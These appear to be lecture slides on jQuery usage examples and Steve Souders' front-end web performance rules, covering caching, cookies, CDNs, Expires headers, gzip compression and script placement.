- **\$(selector), ajaxSetup alts**
 - ajaxComplete
 - ajaxError
 - ajaxSend
 - ajaxStart
 - ajaxStop
 - ajaxSuccess
- **\$.ajax, \$.ajaxSetup**
 - async
 - beforeSend
 - complete
 - contentType
 - data
 - dataType
 - error
 - global
 - ifModified
 - processData
 - success
 - timeout
 - type
 - url

jQuery Usage Example (1) - Event

- jQuery way of a mouseover event that shows a submenu when menu is selected:

```
$( '#menu' ).mouseover(function() { // Anonymous function
    $( '#submenu' ).show();
});
```

jQuery Usage Example (2) - Event

- Stopping a normal **event** action: Suppose we want to stop the action of following a URL when a link is clicked. The action is part of the event object. We can reference the event object and call `.preventDefault();`

```
$( '#menu' ).click(function(evt){  
    //JS code here  
    evt.preventDefault();  
})
```

jQuery Usage Example (3) – Form Selectors

- Selecting all form elements of a certain type:
\$(':text') It selects all text fields.
- Use with :input (all form elements), :password, :radio, :checkbox, :submit, :image, :reset, :button, :file, :hidden
See <https://api.jquery.com/category/selectors/form-selectors/>
- Set the value of a form element
Var fieldvalue = \$('#total').val(Yourvalue);
See <https://api.jquery.com/val/>

jQuery Usage Example (4) - Attribute

- Determining if checkbox is checked

```
If ($('#total').attr('checked')) {  
    //Do whatever you want if box is checked  
}  
else {  
    //Do whatever you want if box is not checked  
}
```

jQuery Usage Example (5) – Form Events

- Form Events such as submit:

```
$(document).ready(function() {  
    $('#signup').submit(function() {  
        if ($('#username').val() == '') {  
            alert ('Please supply name to name  
field');  
            return false;  
        }  
    })  
});
```

jQuery Usage Example (6) - More events

- Focus Example: Auto erases default text in a field when it gets the focus

```
<input name="username" type="text" id="username"
value="Please type your user name">
$( '#username' ).focus(function() {
    var field = $(this);
    if(field.val()==field.attr( 'defaultValue' )) {
        field.val( " " );
    }
});
```

jQuery Usage Example (7)

- Click: If any radio button is clicked

```
$( ':radio' ).click(function() {  
    //do stuff  
});
```

- Add focus to the first element of the form:

```
$( 'username' ).focus;
```

Is jQuery Worth It?

Yes	No
Good use of the jQuery library will make it worthwhile in your code; will make JavaScript more readable and understandable	Bad use of jQuery library adds extra overhead. Why even add jQuery? Remember you need to add: <code><script src="//ajax.googleapis.com/ajax/libs/jquery/1.8.3/jquery.min.js"></script></code>
If web application requires a lot of DOM manipulation, hiding elements, fading out elements, etc	Doesn't even need DOM manipulation; could be done with CSS
Cross Browser Support – no need extra code for browser compatibility	Audience only uses Firefox – no need cross browser support only

jQuery

- It's a useful library **when used wisely.**
- It will allow you to write JavaScript differently
 - **Write less, do more.**
- Remember: jQuery is just JavaScript
 - What you can do with jQuery, **you can always do without jQuery but with more code.**


jQuery Resources

- Project website
 - <http://www.jquery.com>
- Learning Center
 - <http://docs.jquery.com/Tutorials>
 - <http://www.learningjquery.com/>
 - <https://www.w3schools.com/jquery/default.asp>
- Support
 - <http://docs.jquery.com/Discussion>
 - <http://www.nabble.com/JQuery-f15494.html> mailing list archive
 - <irc.freenode.net> irc room: #jquery
- Documentation
 - http://docs.jquery.com/Main_Page
 - <http://www.visualjquery.com>
 - <http://jquery.bassistance.de/api-browser/>
- jQuery Success Stories
 - http://docs.jquery.com/Sites_Using_jQuery
- jQuery selectors Demo
 - <https://api.jquery.com/category/selectors/>

High Performance Web Sites

Much of the material derives from
Steve Souders (SpeedCurve) and Tenni
Theurer (Visa), 2006 research at Yahoo!

The Importance of Front-End Performance



Where Is The Most Of The Time Spent

A study of popular web pages and the time to download them showed that the vast majority of time is spent on the client side;

This is true even if the page has been cached

	Empty Cache	Full Cache
amazon.com	82%	86%
aol.com	94%	86%
cnn.com	81%	92%
ebay.com	98%	92%
google.com	86%	64%
msn.com	97%	95%
myspace.com	96%	86%
wikipedia.org	80%	88%
yahoo.com	95%	88%
youtube.com	97%	95%

percentage of time spent on the front-end


The Performance Golden Rule

- 80-90% of the end-user response time is spent on the front-end. So, start there.
 - Greater potential for improvement
 - Simpler to optimize
 - Proven to work

80/20 Performance Rule

- Vilfredo Pareto, Italian economist, “Pareto Principle”:
 - “80% of the consequences come from 20% of the causes”
<https://www.investopedia.com/terms/p/paretoprinciple.asp>
- Software Engineering: “80% of time spent in 20% of the code”
- Focus on the 20% that affects 80% of the end-user response time
- Web pages: 10% spent fetching HTML, 90% spent on fetching Images, scripts and stylesheets
- I.e. , start at the front-end

Yahoo Interface / Engineering Blogs



Most of the work on how to improve the performance of Web sites was done by **Steve Souders** and **Tenni Theurer** at Yahoo.com. Original blog “Performance” presentation (2006-2011):

<https://stevesouders.com/docs/rich-web-experience-souders-theurer.ppt>
<https://slideplayer.com/slide/678200/>

Steve Souders was Head Performance Engineer at Google, Chief Performance at Yahoo and Fastly, a CDN, and now is at SpeedCurve. See his work at:

<http://stevesouders.com>

“SpeedCurve provides insight into the interaction between performance and design to help companies deliver fast and engaging user experiences.”

Tenni Theurer moved to VISA.

The importance of cache - Experiment

- An “empty cache” means the browser bypasses the disk cache and has to request all the components to load the page.
- A “full cache” means all (or at least most) of the components are found in the disk cache and the corresponding HTTP requests are avoided
- Experiment: Try to determine what the percentage of people is who load a home page when there are no elements of the page in the user’s cache?
- Solution: add a new image (a pixel) to your page, e.g.

```

```

- With the following response headers:

Expires: Tue, 1 Mar 2022 20:00:00 GMT (an earlier date than today)

Last-Modified: Tue, 22 Mar 2022 12:30:00 GMT (today’s date)

- The Expires makes sure the page is not cached; the Last-Modified makes sure the server will have to check if blank.gif has changed
- Requests from a browser will produce one of these response status codes:
 - 200 – the server is sending back the image implying the browser does not have the image in its cache
 - 304 – the browser has the image in its cache, and the server responds saying it has not been modified
- Compute the following numbers:
 - Percentage of users who view with an empty cache ::=
 - $(\# \text{ unique users with at least one 200 response}) / (\text{total } \# \text{ unique users})$
 - Percentage of page views that are done with an empty cache ::=
 - $(\text{total } \# \text{ of 200 responses}) / (\# \text{ of 200} + \# \text{ of 304 responses})$

The importance of cache – Experiment (2)

- See: <https://www.stevesouders.com/blog/2008/04/30/high-performance-web-sites-part-2/>




Figure 1. Loading <http://www.yahoo.com> with an empty cache





Figure 2. Loading <http://www.yahoo.com> with a full cache

Surprising Results Lessons:

The empty cache user is more prevalent than one might think

users with
empty cache

40-60%



page views with
empty cache

~20%

On the first day no one has the images cached, but over time more people have the image until a steady state is reached; Result: 40-60% of yahoo users have an empty cache experience and 20% of page views are done with an empty cache. Even if your assets are optimized for maximum caching, **there are a significant number of users that will always have an empty cache.**

Impact of Cookies on Response Time

Cookie Size	time	Delta
0 bytes	78ms	0ms
500 bytes	79ms	+1 ms
1000 bytes	94ms	+16ms
1500 bytes	109ms	+31ms
2000 bytes	125ms	+47ms
2500 bytes	141ms	+63ms
3000 bytes	156ms	+78ms

ms = millisecond (at ~800kbps, DSL speed)

(Note: today's cookies are much bigger in size, as big as megabytes)

Analysis of Cookie Sizes Across the Web

Website total Cookie Size (2007)

Amazon	60 bytes
Google	72 bytes
Yahoo	122 bytes
Cnn	184 bytes
Youtube	218 bytes
msn	268 bytes
eBay	331 bytes
MySpace	500 bytes

Lessons

- eliminate unnecessary cookies
- keep cookie sizes low
- set cookies at appropriate domain level
- set Expires date appropriately an earlier date or none removes the cookie sooner
- Unfortunately, today's cookie sizes are **much, much bigger**

The “initial” 14 Rules

1. Make fewer HTTP requests
2. Use a CDN (content distribution network)
3. Add an Expires header
4. Gzip components
5. Put stylesheets at the top
6. Move scripts to the bottom
7. Avoid CSS expressions
8. Make JS and CSS external
9. Reduce DNS lookups
10. Minify JS
11. Avoid redirects
12. Remove duplicate scripts
13. Configure Etags
14. Make AJAX cacheable

See the slides: <https://stevesouders.com/docs/rich-web-experience-souders-theurer.ppt>

Details on all the rules to follow

Rule 1: Make fewer HTTP requests

- Most browsers download only two resources at a time from a given hostname, as suggested in the HTTP/1.1 specification
 - However, some browsers open more than two connections per hostname
- To reduce the number of HTTP requests
 - Combine scripts
 - Combine style sheets
 - Combine images into an image map

```

<map name="map1">
<area shape="rect" coords="0,0,31,31" href="home.html"
      title="Home">
. . .
</map>
```

- Combine images using “**sprites**” (see next slide)
- Drawbacks
 - Images must be contiguous
 - Defining area coordinates is error prone

CSS Sprites

- An image sprite is a collection of images put into a single image
- Using images sprites reduces the number of server requests and saves bandwidth
- Consider img_navsprites.gif
which includes 3 separate images

The code

```
<!DOCTYPE html>
<html><head><style>
img.home { width:46px; height:44px;
            background:url(img_navsprites.gif) 0 0; }
img.next { width:43px ; height:44px;
            background:url(img_navsprites.gif) -91px 0; }
</style></head>
<body>

<br><br>

</body></html>
```



- width:46px;height:44px; - Defines the portion of the image we want to use
- background:url(img_navsprites.gif) 0 0; - Defines the background image and its position (left 0px, top 0px)
- Check google.com with browser tools Network Net tab.

Rule 2: Use a CDN


amazon.com	Akamai
aol.com	Akamai
cnn.com	cdn.turner.com
ebay.com	Akamai, Mirror Image
google.com	Google CDN
msn.com	SAVVIS
myspace.com	Akamai, Limelight
wikipedia.org	- not using CDN --
yahoo.com	Akamai
youtube.com	Google CDN, Akamai
apple.com	Akamai

- **Content Distribution Networks** have servers around the world
- They distribute your content so downloads can come from a **nearby** location
- Major CDN providers are
 - Akamai
 - Distributes MacOS and iOS updates
 - SAVVIS
 - Limelight
 - OnApp
 - BityGravity
 - Amazon CloudFront
- Free CDNs [for individuals]
 - CloudFlare (+free Cert)
 - BootstrapCDN
 - Incapsula

More on Use a CDN: Akamai

Follow visualizing web application attacks

<https://globe.akamai.com/>



Rule 3: Add an Expires Header

- All caches use a set of rules to determine whether to deliver an object from the cache or request a new version
 - If the object's headers tell the cache not to keep the object, it won't
 - If the object is authenticated or secure, it won't be cached
 - A cached object is "fresh" (able to be sent to a client without checking with the server) if
 - It has an expiry time or other age-controlling directive that is set and still within the fresh period
 - If a browser cache has already seen the object and has been set to check once a session
 - If a proxy cache has seen the object recently, and it was modified long ago
 - If an object is "stale", the origin server will be asked to validate the object or tell the cache whether the copy that is has is still good
- As part of HTTP protocol there is a **Cache-Control** header
 - **Cache-Control** is an alternative to **Expires**
 - When `cache-control: max-age` is present, the response is stale if its current age is greater than the age value given (in seconds) at the time of a new request for the resource
 - The `max-age` directive on a response implies that the response is cacheable
- HTTP headers are sent by the server before the HTML, and only seen by the browser and any intermediate caches. Typical HTTP 1.1 response headers might look like this:

```
HTTP/1.1 200 OK
Date: Fri, 30 Oct 1998 13:19:41 GMT
Server: Apache/1.3.3 (Unix)
Cache-Control: max-age=3600, must-revalidate
Expires: Fri, 30 Oct 1998 14:19:41 GMT
Last-Modified: Mon, 29 Jun 1998 02:28:12 GMT
ETag: "3e86-410-3596fbbc"
Content-Length: 1040
Content-Type: text/html
```

More on Adding Expire Headers

- Here is a way to add an Expires header to files using the Apache httpd.conf file; add the lines:

```
<FilesMatch "\.(ico|pdf|flv|jpg|jpeg|png|gif|js|css|swf)$">  
Header set Expires "Thu, 15 Apr 2020 20:00:00 GMT"  
</FilesMatch>
```

- An Apache module enables / modifies expire headers:
- Apache Module mod_expire:
 - http://httpd.apache.org/docs/2.2/mod/mod_expires.html
 - This module controls the setting of the Expires HTTP header and the max-age directive of the Cache-Control HTTP header in server responses. The expiration date can be set to be relative to either the time the source file was last modified, or to the time of the client access.
 - ExpiresDefault "access plus 1 month"
 - ExpiresByType image/gif "modification plus 5 hours 3 minutes"
- For information on adding Expire headers and cache control to IIS 7, see:
 - <http://www.iis.net/configreference/system.webserver/staticcontent/clientcache>
 - <http://stackoverflow.com/questions/10825497/iis-7-5-how-do-you-add-a-dynamic-http-expires-header>

Rule 4: Gzip Components

	HTML	Scripts	Stylesheets
amazon.com	x		
aol.com	x	some	some
cnn.com			
ebay.com	x		
froogle.google.com	x	x	x
msn.com	x	deflate	deflate
myspace.com	x	x	x
wikipedia.org	x	x	x
yahoo.com	x	x	x
youtube.com	x	some	some

gzip scripts, stylesheets, XML, JSON (not images, PDF)

- Compression works when a web server like Apache is set up to "compress" resources and when a client's browser accepts such compressed resources.
- During the initial negotiation, if both browser and server support at least one "common" compression method (gzip, compress, etc) then the transfer is compressed.
- Client:
GET / HTTP/1.1
Accept-Encoding: gzip, deflate
- Server:
HTTP/1.1 200 OK
Vary: Accept-Encoding
Content-Encoding: gzip
- 99% of browsers support compression

More on Gzip'ing Components

- Apache Module mod_deflate (supports gzip and deflate):
 - http://httpd.apache.org/docs/2.0/mod/mod_deflate.html
 - Allows output from the server to be compressed before being sent to the client
 - AddOutputFilterByType DEFLATE text/html text/plain text/xml
- Apache Module mod_gzip:
 - <http://sourceforge.net/projects/mod-gzip/>
 - This is the older compression module for Apache
- See “Compressing Web Content with mod_gzip and mod_deflate”:
 - <http://www.linuxjournal.com/article/6802>
- Microsoft “Using IIS Compression”:
 - <https://docs.microsoft.com/en-us/iis/extensions/iis-compression/using-iis-compression>
- Compression with Nginx
 - To enable compression, use directive “gzip on”
 - By default, Nginx compresses only text/html
 - <https://docs.nginx.com/nginx/admin-guide/web-server/compression/>

Rule 5: Put Stylesheets at the top


- **Stylesheets block rendering in IE**; IE will examine all stylesheets before starting to render, so its best to
 - Put stylesheets in the <head>
- **Firefox** doesn't wait, it renders objects immediately and re-draws if it finds a stylesheet; that causes flashing during loading;
 - Put stylesheets in the <head>
- Use <link> (not @import)
 - There are two ways to load stylesheets
 - <link> includes the stylesheet in the web page

```
<link href="styles.css" type="text/css" />
```
 - @import allows you to import one style sheet into another

```
<style type="text/css">@import url("styles.css");</style>
```
- General Rule for using @import
 - Link to a stylesheet for a specific page, but import a stylesheet that applies to all pages

Rule 6: Move Scripts to the Bottom

scripts block parallel downloads across all hostnames



scripts block rendering of everything below them in the page

script defer attribute is not a solution

- blocks rendering and downloads in FF
- slight blocking in IE

- As the **loading of JavaScript** can cause the browser to **stop rendering** the page until the JavaScript is fully loaded, one can avoid the delay by moving scripts to the bottom
- Example: move jQuery and Bootstrap libraries reference **right before </BODY>**
- A second option is the `defer` attribute
`<script type="text/javascript" defer="defer"> some script </script>`
- “`defer`” script attribute indicates that the script is not going to generate any document content. The browser can continue parsing and drawing the page

<https://developer.mozilla.org/en-US/docs/Web/HTML/Element/script>
and scroll down to "defer"

Rule 7: Avoid CSS Expressions (**obsolete**)

- Used to set CSS properties dynamically in IE

```
Width: expression(document.body.clientWidth < 600 ? "600px" : "auto");
```

- Problem: expression may execute many times
 - Mouse moves, key press, resize, scroll, etc
- Alternatives
 - One-time expressions
 - Event handlers
- Expression overwrites itself
- **Note: no longer relevant, as fixed in later versions of IE**

```
<style>
P { background-color: expression(altBgcolor(this)); }
</style>
<script>
function altBgcolor(elem) {
    elem.style.backgroundColor =
(new Date()).getHours()%2 ? "F08A00" : "#B8D4FF";
}
</script>
```

Rule 8: Make JS and CSS External

- JavaScript can be placed inline, e.g.

```
<script type="text/javascript">var foo = "bar"; </script>
```

- Or as an external script, e.g.

```
<script src="foo.js" type="text/javascript"></script>
```

- Placing JavaScript and CSS inline makes the document bigger
- Making JavaScript and CSS external implies more HTTP requests, but
 - As HTML documents are not typically cached, so inlining JavaScript code will cause the same bytes to be downloaded on every page view
 - **External JS and CSS can be cached**

